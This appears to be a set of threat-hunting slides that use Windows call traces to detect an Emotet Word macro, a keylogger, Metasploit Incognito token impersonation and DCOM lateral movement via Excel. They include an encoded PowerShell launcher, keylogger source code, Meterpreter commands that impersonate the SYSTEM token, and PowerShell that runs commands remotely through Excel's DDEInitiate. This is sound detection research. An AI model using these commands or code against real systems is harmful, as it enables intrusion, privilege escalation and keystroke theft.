[(PID: 3292, WINWORD, Module: wwlib!0x7B0BF4D0, Count: 1  
[(PID: 3292, WINWORD, Module: wwlib!0x7B3121EA, Count: 1  
[(PID: 3292, WINWORD, Module: wwlib!0x7B3A0AA7, Count: 1
```


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- Event enrichment:

```
t calltrace
PID: 3292, WINWORD, Module: ntdll!0x__RtlUserThreadStart, 2
PID: 3292, WINWORD, Module: ntdll!0x_LdrpInitialize, Count: 1
PID: 3292, WINWORD, Module: ntdll!0x_RtlUserThreadStart, 2
PID: 3292, WINWORD, Module: ntdll!0xLdrInitializeThunk, Count: 1
PID: 3292, WINWORD, Module: ntdll!0xLdrpInitializeThread, Count: 1
PID: 3292, WINWORD, Module: ntdll!0xNtCreateThreadEx, Count: 1
PID: 3292, WINWORD, Module: ntoskrnl!0x, Count: 4
PID: 3292, WINWORD, Module: oleaut32!0x77537EDF, Count: 1
PID: 3292, WINWORD, Module: user32!0x_InternalCallWinProc, Count: 1
PID: 3292, WINWORD, Module: user32!0xDispatchMessageW, Count: 1
PID: 3292, WINWORD, Module: user32!0xDispatchMessageWorker, Count: 1
PID: 3292, WINWORD, Module: user32!0xUserCallWinProcCheckWow, Count: 1
PID: 3292, WINWORD, Module: vbe7!0xBreakTimer, Count: 1
PID: 3292, WINWORD, Module: vbe7!0xCDispVbaStdMod::Invoke, Count: 1
PID: 3292, WINWORD, Module: vbe7!0xCVbeProcs::CallMacro, Count: 1
PID: 3292, WINWORD, Module: vbe7!0xEpiInvokeMethod, Count: 1
PID: 3292, WINWORD, Module: vbe7!0xStartBreakTimer, Count: 1
PID: 3292, WINWORD, Module: winword!0x2F34159A, Count: 1
PID: 3292, WINWORD, Module: winword!0x2F341602, Count: 1
```

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- Event enrichment hunts:

host.name	hunts	event.action	calltrace	winlog.event_data.Image	winlog.event_data.ParentImage	winlog.event_data.CommandLine
WIN7X86SP1	-	Process Create (rule: ProcessCreate)	-	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\wbem\WmiPrvSE.exe	Powershell -e JABqADQANwAxAF8AMAA9ACgAJwBBADgAXwA1ADYAPQBuAGUAdwAtAG8AYgBqAGUAYwBOADMAMAA0ADUAOAA9ACgAJwBoAHQAJwArACcAKwAnAG4AJwArACcAdAB1AHIAZQAnACsAYwAnACsAJwBvAG0ALwAnACsAJwBXAHgAdwBOAHAA0gAnACsAJwAvACcAKwAnAC8AJwAr
WIN7X86SP1	office_macro_executed	Process Create (rule: ProcessCreate)	PID: 3292, WINWORD, Module: ntdll!0x__RtlUserThreadStart, 2 PID: 3292,	C:\Program Files\Microsoft Office\Office16\WINWORD.EXE	C:\Windows\explorer.exe	"C:\Program Files\Microsoft Office" "C:\Users\Administrator\Desktop\Emotet" "u"

- Random keylogger from Github:

The screenshot shows a GitHub repository for a keylogger. The repository name is 'TheFox / keylogger'. The code is displayed in a dark-themed editor. The code is a C++ program that logs the active window title and key presses. The code is as follows:

```
while(1){
    Sleep(2); // give other programs time to run

    // get the active windowtitle
    char title[1024];
    HWND hwndHandle = GetForegroundWindow();
    GetWindowText(hwndHandle, title, 1023);
    if(lastTitle != title){
        klogout << endl << endl << "Window: ";
        if(strlen(title) == 0)
            klogout << "NO ACTIVE WINDOW";
        else
            klogout << "\"" << title << "\"";

        klogout << endl;|

        lastTitle = title;
    }

    // logging keys, thats the keylogger
    for(unsigned char c = 1; c < 255; c++){
        SHORT rv = GetAsyncKeyState(c);
        if(rv & 1){ // on press button down
            string out = "";
            if(c == 1)
                out = "[LMOUSE]"; // mouse left
            else if(c == 2)
```

The repository page shows the following files:

- ..
- config.h
- functions.cpp
- functions.h
- main.cpp
- main.h

The commit history shows a single commit by 'be5473f' on 26 Mar 2015, 5 years ago.

• Keylogger's work:

The screenshot displays a Windows system with Process Explorer and File Explorer open. Process Explorer shows the 'keylogger.exe' process running with PID 7668. File Explorer shows the 'keylogger' folder containing a log file '2019-11-06_11-53-24.log'. A Notepad++ window shows the contents of the log file, which records window focus events.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
spoolsv.exe	< 0.01	4,128 K	12,424 K	832	Spooler SubSystem App	Microsoft Corporation
svchost.exe	< 0.01	10,580 K	23,432 K	2112	Host Process for Windows S...	Microsoft Corporation
Sysmon.exe	0.01	4,336 K	11,192 K	2208	System activity monitor	Sysinternals - www.sysinter...
svchost.exe	< 0.01	2,780 K	11,292 K	2352	Host Process for Windows S...	Microsoft Corporation
svchost.exe	< 0.01	3,340 K	13,600 K	2628	Host Process for Windows S...	Microsoft Corporation
unsecapp.exe		968 K	5,604 K	2684	Sink to receive asynchronou...	Microsoft Corporation
sihost.exe		5,060 K	21,564 K	3652	Shell Infrastructure Host	Microsoft Corporation
svchost.exe	0.40	12,168 K	39,524 K	3684	Host Process for Windows S...	Microsoft Corporation
taskhostw.exe	0.01	5,688 K	15,236 K	3748	Host Process for Windows T...	Microsoft Corporation
ctfmon.exe	0.48	8,756 K	18,304 K	3916	CTF Loader	Microsoft Corporation
explorer.exe	7.80	133,228 K	70,292 K	644	Windows Explorer	Microsoft Corporation
SecurityHealthSystray.exe		1,300 K	628 K	5964	Windows Security notificati...	Microsoft Corporation
VBoxTray.exe	0.01	2,284 K	2,048 K	6100	VirtualBox Guest Additions Tr...	Oracle Corporation
OneDrive.exe	< 0.01	24,320 K	2,316 K	3396	Microsoft OneDrive	Microsoft Corporation
cmd.exe		3,324 K	508 K	5152	Windows Command Processor	Microsoft Corporation
conhost.exe	< 0.01	6,396 K	1,640 K	7184	Console Window Host	Microsoft Corporation
GetCallStack.exe	45.22	521,928 K	454,992 K	5248	GetCallStack	
Taskmgr.exe	0.57	12,372 K	12,848 K	7556	Task Manager	Microsoft Corporation
procexp.exe	0.84	15,740 K	20,516 K	4808	Sysinternals Process Explorer	Sysinternals - www.sysinter...
notepad++.exe	0.79	8,012 K	18,060 K	5052	Notepad++ - a free (GNU) so...	Don HO don.h@free.fr
keylogger.exe	0.66	552 K	2,928 K	7668	Developed using the Dev-C++...	fox21.at
svchost.exe	0.01	2,868 K	17,016 K	3100	Host Process for Windows S...	Microsoft Corporation
StartMenuExperienceHost.exe		16,288 K	57,056 K	3968		
RuntimeBroker.exe		4,656 K	18,732 K	1624	Runtime Broker	Microsoft Corporation
SearchUI.exe	Susp...	53,560 K	108,900 K	4128	Search and Cortana applicati...	Microsoft Corporation
RuntimeBroker.exe		4,692 K	15,528 K	4260	Runtime Broker	Microsoft Corporation
SearchIndexer.exe	8.17	36,456 K	44,556 K	4316	Microsoft Windows Search I...	Microsoft Corporation
SearchProtocolHost.exe	0.27	1,896 K	8,580 K	7256	Microsoft Windows Search P...	Microsoft Corporation
SearchProtocolHost.exe	0.01	1,352 K	6,692 K	3476	Microsoft Windows Search P...	Microsoft Corporation
SearchFilterHost.exe	0.32	1,536 K	7,052 K	5496	Microsoft Windows Search F...	Microsoft Corporation
ApplicationFrameHost.exe		8,708 K	23,224 K	4400	Application Frame Host	Microsoft Corporation
YourPhone.exe	Susp...	9,536 K	8,336 K	4492		
MicrosoftEdge.exe	Susp...	14,296 K	52,284 K	4508	Microsoft Edge	Microsoft Corporation
browser_broker.exe		1,184 K	6,860 K	4756	Browser_Broker	Microsoft Corporation
svchost.exe		1,292 K	6,216 K	4776	Host Process for Windows S...	Microsoft Corporation
Windows.WARP.JITService...		932 K	4,560 K	4880		
RuntimeBroker.exe		1,188 K	6,384 K	4972	Runtime Broker	Microsoft Corporation
MicrosoftEdgeSH.exe	Susp...	3,908 K	11,048 K	5316	Microsoft Edge Web Platform	Microsoft Corporation
MicrosoftEdgeCP.exe	Susp...	5,328 K	20,156 K	5032	Microsoft Edge Content Proc...	Microsoft Corporation
RuntimeBroker.exe		3,004 K	15,688 K	5424	Runtime Broker	Microsoft Corporation
RuntimeBroker.exe	< 0.01	1,744 K	7,636 K	5888	Runtime Broker	Microsoft Corporation
SecurityHealthService.exe		2,976 K	12,880 K	5992	Windows Security Health Se...	Microsoft Corporation
WindowsInternal.Composabl...	0.05	6,720 K	30,548 K	3520	WindowsInternal.Composabl...	Microsoft Corporation
WinStore.App.exe	Susp...	36,636 K	388 K	3616	Store	Microsoft Corporation
RuntimeBroker.exe		4,920 K	19,628 K	5656	Runtime Broker	Microsoft Corporation

File Explorer (keylogger folder):

Name	Date modified	Type	Size
2019-11-06_11-53-24.log	11/6/2019 11:53 AM	Text Document	1 K
keylogger.dev	8/23/2009 2:31 PM	DEV File	1 K
keylogger.exe	8/23/2009 2:31 PM	Application	285 K
keylogger_private.h	8/23/2009 2:31 PM	H File	1 K
keylogger_private.rc	8/23/2009 2:31 PM	RC File	1 K
keylogger_private.res	8/23/2009 2:31 PM	RES File	1 K
license.txt	3/16/2009 8:59 PM	TXT File	35 K
main.cpp	8/23/2009 2:27 PM	CPP File	6 K
Makefile.win	8/23/2009 2:31 PM	WIN File	2 K

Notepad++ (2019-11-06_11-53-24.log):

```

1
2
3 Window: 'keylogger'
4 [RETURN]
5
6 Window: '*C:\Users\Administrator.ENTERPRISE\Desktop\keylogger\license.txt - Notepad++ [Admini
7 TEST
8
9 Window: NO ACTIVE WINDOW
10
11
12 Window: 'keylogger'
13 [RMOUSE][LMOUSE]
14
15 Window: '*C:\Users\Administrator.ENTERPRISE\Desktop\keylogger\license.txt - Notepad++ [Admini
16

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System Status: CPU Usage: 72.85% | Commit Charge: 48.14% | Processes: 97 | Physical Usage: 50.50%

- Calltrace:

```
[(PID: 7668, keylogger, TID: 4604, Module: keylogger!0x40256E), Count 116]
[(PID: 7668, keylogger, TID: 4604, Module: keylogger!0x412940), Count 1]
[(PID: 7668, keylogger, TID: 4604, Module: keylogger!0x414221), Count 1]
[(PID: 7668, keylogger, TID: 4604, Module: ntdll!0x_RtlUserThreadStart), Count 175]
[(PID: 7668, keylogger, TID: 4604, Module: ntdll!0x_RtlUserThreadStart), Count 175]
[(PID: 7668, keylogger, TID: 4604, Module: ntdll!0xNtDelayExecution), Count 32]
[(PID: 7668, keylogger, TID: 4604, Module: ntdll!0xRtlUnicodeToMultiByteN), Count 2]
[(PID: 7668, keylogger, TID: 4604, Module: ntoskrnl!0x), Count 228]
[(PID: 7668, keylogger, TID: 4604, Module: user32!0xDefWindowProcWorker), Count 2]
[(PID: 7668, keylogger, TID: 4604, Module: user32!0xGetAsyncKeyState), Count 116]
[(PID: 7668, keylogger, TID: 4604, Module: user32!0xGetWindowTextA), Count 3]
[(PID: 7668, keylogger, TID: 4604, Module: user32!0xHMValidateHandle), Count 1]
[(PID: 7668, keylogger, TID: 4604, Module: user32!0xNtUserGetForegroundWindow), Count 1]
[(PID: 7668, keylogger, TID: 4604, Module: user32!0xRealDefWindowProcWorker), Count 2]
[(PID: 7668, keylogger, TID: 4604, Module: user32!0xTestWindowProcess), Count 5]
[(PID: 7668, keylogger, TID: 4604, Module: user32!0xWCSToMBCEx), Count 1]
[(PID: 7668, keylogger, TID: 4604, Module: vboxguest.sys!0x874601D9), Count 1]
[(PID: 7668, keylogger, TID: 4604, Module: vboxguest.sys!0x87462FCE), Count 1]
[(PID: 7668, keylogger, TID: 4604, Module: win32kbase.sys!0xApiSetEditionIsGpqForegroundAccessibleCurrent), Count 12]
[(PID: 7668, keylogger, TID: 4604, Module: win32kbase.sys!0xEnterSharedCrit), Count 38]
[(PID: 7668, keylogger, TID: 4604, Module: win32kbase.sys!0xEtwTraceAcquiredSharedUserCrit), Count 13]
[(PID: 7668, keylogger, TID: 4604, Module: win32kbase.sys!0xEtwTraceReleaseUserCrit), Count 10]
[(PID: 7668, keylogger, TID: 4604, Module: win32kbase.sys!0xGetDomainLockRef), Count 1]
[(PID: 7668, keylogger, TID: 4604, Module: win32kbase.sys!0xNtUserGetAsyncKeyState), Count 38]
[(PID: 7668, keylogger, TID: 4604, Module: win32kbase.sys!0xUserSessionSwitchLeaveCrit), Count 26]
[(PID: 7668, keylogger, TID: 4604, Module: win32kbase.sys!0xValidateHwnd), Count 3]
[(PID: 7668, keylogger, TID: 4604, Module: win32kbase.sys!0xValidateHwndEx), Count 1]
```


- Event enrichment (add "calltrace" field):

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PID: 7668, keylogger, TID: 4604, Module: ntoskrnl!0x, 228
PID: 7668, keylogger, TID: 4604, Module: user32!0xDefWindowProcWorker, 2
PID: 7668, keylogger, TID: 4604, Module: user32!0xGetAsyncKeyState, 116
PID: 7668, keylogger, TID: 4604, Module: user32!0xGetWindowTextA, 3
PID: 7668, keylogger, TID: 4604, Module: user32!0xHMValidateHandle, 1
PID: 7668, keylogger, TID: 4604, Module: user32!0xNtUserGetForegroundWindow, 1
PID: 7668, keylogger, TID: 4604, Module: user32!0xRealDefWindowProcWorker, 2
PID: 7668, keylogger, TID: 4604, Module: user32!0xTestWindowProcess, 5
PID: 7668, keylogger, TID: 4604, Module: user32!0xWCSToMBEx, 1
PID: 7668, keylogger, TID: 4604, Module: vboxguest.sys!0x874601D9, 1
PID: 7668, keylogger, TID: 4604, Module: vboxguest.sys!0x87462FCE, 1
PID: 7668, keylogger, TID: 4604, Module: win32kbase.sys!0xApiSetEditionIsGpqForegroundAccessibleCurrent, 12
PID: 7668, keylogger, TID: 4604, Module: win32kbase.sys!0xEnterSharedCrit, 38
PID: 7668, keylogger, TID: 4604, Module: win32kbase.sys!0xEtwTraceAcquiredSharedUserCrit, 13
PID: 7668, keylogger, TID: 4604, Module: win32kbase.sys!0xEtwTraceReleaseUserCrit, 10
PID: 7668, keylogger, TID: 4604, Module: win32kbase.sys!0xGetDomainLockRef, 1
PID: 7668, keylogger, TID: 4604, Module: win32kbase.sys!0xNtUserGetAsyncKeyState, 38
PID: 7668, keylogger, TID: 4604, Module: win32kbase.sys!0xUserSessionSwitchLeaveCrit, 26
PID: 7668, keylogger, TID: 4604, Module: win32kbase.sys!0xValidateHwnd, 3
PID: 7668, keylogger, TID: 4604, Module: win32kbase.sys!0xValidateHwndEx, 1
PID: 7668, keylogger, TID: 4604, Module: win32kbase.sys!0xW32GetThreadWin32Thread, 1
PID: 7668, keylogger, TID: 4604, Module: win32kfull.sys!0xCoreWindowProp::GetTopLevelHostForComponent, 1
PID: 7668, keylogger, TID: 4604, Module: win32kfull.sys!0xCoreWindowProp::IsComponent, 1
PID: 7668, keylogger, TID: 4604, Module: win32kfull.sys!0xEditionIsGpqForegroundAccessibleCurrent, 1
PID: 7668, keylogger, TID: 4604, Module: win32kfull.sys!0xIsForegroundShellFrameQueueAccessible, 1
PID: 7668, keylogger, TID: 4604, Module: win32kfull.sys!0xIsGpqForegroundAccessibleCurrent, 1
PID: 7668, keylogger, TID: 4604, Module: win32kfull.sys!0xIsThreadCrossSessionAttached, 1
PID: 7668, keylogger, TID: 4604, Module: win32kfull.sys!0xNtUserGetForegroundWindow, 3
PID: 7668, keylogger, TID: 4604, Module: win32u!0xNtUserGetAsyncKeyState, 114

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- Tagged event:

host.name	hunts	event.action	calltrace	winlog.event_data.Image	winlog.event_data.ParentImage
win10-32	suspicious_GetA syncKeyState_cou nt	Process Create (rule: ProcessCreate)	PID: 7668, keylogger, TID: 4604, halmacpi!0x82B5ACE6, 1 PID: 7668, keylogger, TID: 4604, halmacpi!0x82B5B68A, 1 PID: 7668, keylogger, TID: 4604, halmacpi!0x82B5CB86, 1 PID: 7668, keylogger, TID: 4604, Module:	Module: C:\Users\Administrator.ENTERPRISE \Desktop\keylogger\keylogger.exe	C:\Windows\explorer.exe

Metasploit Incognito module

- Attacker got shell on the victim:

Process	CPU	Private Bytes	Working Set	PID	Description
System Idle Process	79.59	0 K	12 K	0	
svchost.exe	0.12	2,260 K	5,220 K	724	Host Process for Windows
svchost.exe	< 0.01	13,272 K	13,584 K	788	Host Process for Windows
svchost.exe	0.12	2,964 K	8,572 K	884	Host Process for Windows
dwm.exe	< 0.01	1,048 K	4,632 K	972	Desktop Window Manage
svchost.exe	5.14	22,716 K	34,504 K	936	Host Process for Windows
svchost.exe		4,368 K	9,048 K	1088	Host Process for Windows
svchost.exe	0.01	11,492 K	11,908 K	1224	Host Process for Windows
spoolsv.exe		4,076 K	8,040 K	1336	Spooler SubSystem App
svchost.exe		7,388 K	8,656 K	1364	Host Process for Windows
svchost.exe	< 0.01	1,128 K	3,892 K	1968	Host Process for Windows
svchost.exe		1,696 K	8,944 K	1448	Host Process for Windows
spssvc.exe	< 0.01	5,008 K	10,344 K	1152	Microsoft Software Protec
svchost.exe		1,948 K	6,636 K	1868	Host Process for Windows
GoogleCrashHandler.exe		996 K	980 K	1880	Google Crash Handler
winlogbeat.exe	0.02	11,680 K	22,700 K	736	
SearchIndexer.exe	0.01	36,700 K	35,328 K	1824	Microsoft Windows Search
taskhost.exe	< 0.01	6,856 K	6,792 K	284	Host Process for Windows
explorer.exe	1.83	66,224 K	72,684 K	2068	Windows Explorer
VBoxTray.exe	0.01	2,132 K	4,844 K	2200	VirtualBox Guest Addition
procexp.exe	10.35	10,456 K	19,528 K	2420	Sysinternals Process Expl
shell_4444_192_168_117_1...	0.40	2,520 K	5,212 K	3800	ApacheBench command li
WmiPrvSE.exe	< 0.01	1,688 K	4,424 K	2900	WMI Provider Host
WmiPrvSE.exe	0.01	2,652 K	5,412 K	3864	WMI Provider Host

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mory
.:ok00kdc' 'cdk000ko:.
.x0000000000000000c c000000000000000x.
:0000000000000000k, ,k0000000000000000:
'000000000k000000: :0000000000000000'
o00000000. MMMM. o000o0000l. MMMM, 00000000o
d00000000. MMMMMM. c00000c. MMMMMM, 00000000x
l00000000. MMMMMMMMM. d;MMMMMMMMM, 00000000l
.00000000. MMM. ;MMMMMMMMMMM. MMMM, 00000000.
c0000000. MMM. 00c. MMMMM' o00. MMM, 0000000c
o000000. MMM. 0000. MMM: 0000. MMM, 000000o
l00000. MMM. 0000. MMM: 0000. MMM, 00000l
;000' MMM. 0000. MMM: 0000. MMM; 0000;
.d00o' WM. 0000occcx0000. MX' x00d.
,k0l' M. 00000000000000. M' d0k,
:kk;. 00000000000000. ;0k:
;k000000000000000k:
,x00000000000000x,
.l0000000l.
,d0d,
.

=[ metasploit v5.0.41-dev ]
+ -- --=[ 1915 exploits - 1074 auxiliary - 330 post ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops ]
+ -- --=[ 4 evasion ]

msf5 exploit(multi/handler) >
[*] Sending stage (179779 bytes) to 192.168.117.125
[*] Meterpreter session 1 opened (192.168.117.171:4444 -> 192.168.117.125:49162) at 2019-11-07 15:52:28 -0500
  
```

Metasploit Incognito module

- How does it work?

1. Enumerate current access tokens of processes and their privileges in the system using:

- *OpenProcess;*

- *OpenProcessToken;*

- *OpenThreadToken;*

- *GetTokenInformation;*

2. Create a new access token that duplicates an existing token:

- *DuplicateTokenEx;*

3. Impersonate the security context of a selected token:

- *ImpersonateLoggedOnUser(HANDLE hToken);*

Metasploit Incognito module

- Use of Incognito “list_tokens” and “impersonate_token” commands – got “SYSTEM” token:

```
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
    Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
=====
NT AUTHORITY\SYSTEM
WIN7X86SP1\IeUser

Impersonation Tokens Available
=====
No tokens available

meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
    Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Metasploit Incognito module

- Calltrace:

```
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: advapi32!0xLookupAccountSidW), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: advapi32!0xLookupPrivilegeNameW), Count: 44]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: advapi32!0xLsaClose), Count: 15]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: advapi32!0xLsaLookupPrivilegeName), Count: 5]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: advapi32!0xLsaOpenPolicy), Count: 23]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: advapi32!0xLsapCreateBindingHandleForLocal), Count: 4]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: advapi32!0xLsarClose), Count: 14]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: advapi32!0xLsarLookupPrivilegeName), Count: 5]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: advapi32!0xLsarOpenPolicy2), Count: 22]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xBaseSetLastNTErrror), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xCloseHandle), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xCreateRemoteThreadEx), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xDuplicateHandle), Count: 2]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xGetTokenInformation), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xImpersonateLoggedOnUser), Count: 2]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xInterlockedCompareExchange), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xOpenProcess), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xOpenProcessToken), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: msvcrt!0x766E9E5A), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2240, Module: kernelbase!0xDuplicateHandle), Count: 4]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2240, Module: kernelbase!0xDuplicateTokenEx), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0x_RtlUserThreadStart), Count: 60]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0x_RtlUserThreadStart), Count: 60]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0xInterlockedCompareExchange64), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0xNtClose), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0xNtOpenProcess), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0xNtOpenProcessToken), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0xRtlAllocateHeap), Count: 3]
```

Metasploit Incognito module

- Calltrace:

```
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: advapi32!0xLookupAccountSidW), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: advapi32!0xLookupPrivilegeNameW), Count: 44]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: advapi32!0xLsaClose), Count: 15]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xGetTokenInformation), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xImpersonateLoggedOnUser), Count: 2]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xInterlockedCompareExchange), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xOpenProcess), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xOpenProcessToken), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: msvcrt!0x766E9E5A), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2240, Module: kernelbase!0xDuplicateHandle), Count: 4]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2240, Module: kernelbase!0xDuplicateTokenEx), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0x_RtlUserThreadStart), Count: 60]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: kernelbase!0xOpenProcessToken), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: msvcrt!0x766E9E5A), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2240, Module: kernelbase!0xDuplicateHandle), Count: 4]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2240, Module: kernelbase!0xDuplicateTokenEx), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0x_RtlUserThreadStart), Count: 60]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0x_RtlUserThreadStart), Count: 60]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0xInterlockedCompareExchange64), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0xNtClose), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0xNtOpenProcess), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0xNtOpenProcessToken), Count: 1]
[(PID: 3800, shell_4444_192_168_117_171, TID: 2144, Module: ntdll!0xRtlAllocateHeap), Count: 3]
```

Metasploit Incognito module

- Tagged event:

host.name	hunts	event.action	calltrace	winlog.event_data.Image	winlog.event_data.ParentImage
WIN7X86SP1	possible_access_token_manipulation	Process Create (rule: ProcessCreate)	PID: 1516, shell_4444_192_168_117_171, TID: 2904, Module: advapi32!0xPLSAPR_SERVER_NAME_bind, Count: 4 PID: 1516, shell_4444_192_168_117_171, TID: 2904, Module: afd.sys!0x8A797542, Count: 1 PID: 1516, shell_4444_192_168_117_171, TID: 2904, Module: afd.sys!0x8A7A951E, Count: 1 PID: 1516, shell_4444_192_168_117_171, TID: 2904,	C:\Users\IeUser\Desktop\shell_4444_192_168_117_171.exe	C:\Windows\explorer.exe

Lateral movement via DCOM

- What is DCOM?
- DCOM is a proprietary Microsoft technology that allows a computer to interact with COM objects on a remote computer
- COM terms:
 - *CLSID* - *Class Identifier*. Unique identifier for a COM class;
 - *ProgID* - *Programmatic Identifier*. Optional “user friendly” identifier for a CLSID;
 - *AppID* - *Application Identifier*. Specifies the configuration (privileges) for COM objects associated with the same executable;

Lateral movement via DCOM

- Enumerate DCOM applications:

```
Administrator: Windows PowerShell
PS C:\> Get-CimInstance Win32_DCOMApplication
AppID                                     Name
-----
{00020812-0000-0000-C000-000000000046} Microsoft Excel Application
{00020906-0000-0000-C000-000000000046} Microsoft Word 97 - 2003 Document
{00021401-0000-0000-C000-000000000046}
{0006F03A-0000-0000-C000-000000000046} Microsoft Outlook
{000C101C-0000-0000-C000-000000000046}
{0010890e-8789-413c-adbc-48f5b511b3af} User Notification
{00f22b16-589e-4982-a172-a51d9dcceb68} PhotoAcquire
{00f2b433-44e4-4d88-b2b0-2698a0a91dba} PhotoAcqHWEventHandler
{01419581-4d63-4d43-ac26-6e2fc976c1f3} TabTip
{01A39A4B-90E2-4EDF-8A1C-DD9E5F526568}
{020FB939-2C8B-4DB7-9E90-9527966E38E5} lfsvc
{03837503-098b-11d8-9414-505054503030} PLA
{03CCCEB0-91EB-47D1-9187-9C7982EB0519}
{03e15b2e-cca6-451c-8fb0-1e2ee37a27dd} CTapiLuaLib Class
{0450178e-e3ee-46d8-9130-c0b84f169f53} InstallServiceUserBroker
{046AEAD9-5A27-4D3C-8A67-F82552E0A91B} DevicesFlowExperienceFlow
{06622D85-6856-4460-8DE1-A81921B41C4B} COpenControlPanel
{0671E064-7C24-4AC0-AF10-0F3055707C32} SMLUA
```


Lateral movement via DCOM. Excel

- Execution through "Microsoft Excel Application" DCOM object:

```
PS C:\Users\Administrator> $excel = [activator]::CreateInstance([type]::GetTypeFromProgID("Excel.Application", "192.168.117.115"))
PS C:\Users\Administrator> $excel.DisplayAlerts = $false
PS C:\Users\Administrator> $excel.DDEInitiate("cmd", "/c calc.exe")
-2146826265
PS C:\Users\Administrator>
```

The screenshot shows the Windows Task Manager interface. On the left, a list of running processes is displayed, including services.exe, svchost.exe, unsecapp.exe, Start Menu Experience..., RuntimeBroker.exe, SearchUI.exe, ApplicationFrameHost..., MicrosoftEdge.exe, SkypeApp.exe, SkypeBackgroundHost..., YourPhone.exe, browser_broker.exe, MicrosoftEdgeSH..., MicrosoftEdgeCP.exe, smartscreen.exe, WindowsInternal.Com..., WmiPrvSE.exe, WinStore.App.exe, SystemSettings.exe, SecurityHealthHost.exe, ShellExperienceHost..., EXCEL.EXE (highlighted in green), Calculator.exe, and svchost.exe. The right pane shows a calculator application titled 'Programmer' with the number '0' displayed. The calculator is in hexadecimal mode, with the 'HEX' button selected. The bottom status bar of the calculator shows '3084 Runtime Broker' and '852 Host Process for Windows S...'.

Lateral movement via DCOM. Excel

- Calltrace:

```
[ (PID: 1560, EXCEL, TID: 2948, Module: rpcrt4!0xLRPC_SCALL::HandleRequest), Count: 1]
[ (PID: 1560, EXCEL, TID: 2948, Module: rpcrt4!0xLRPC_SCALL::QueueOrDispatchCall), Count: 1]
[ (PID: 1560, EXCEL, TID: 2948, Module: rpcrt4!0xLrpcIoComplete), Count: 1]
[ (PID: 1560, EXCEL, TID: 2948, Module: rpcrt4!0xLrpcServerIoHandler), Count: 1]
[ (PID: 1560, EXCEL, TID: 2948, Module: rpcrt4!0xNdrpSendReceive), Count: 1]
[ (PID: 1560, EXCEL, TID: 2948, Module: rpcrt4!0xNdrSendReceive), Count: 1]
[ (PID: 1560, EXCEL, TID: 2948, Module: rpcrt4!0xNdrServerCall12), Count: 1]
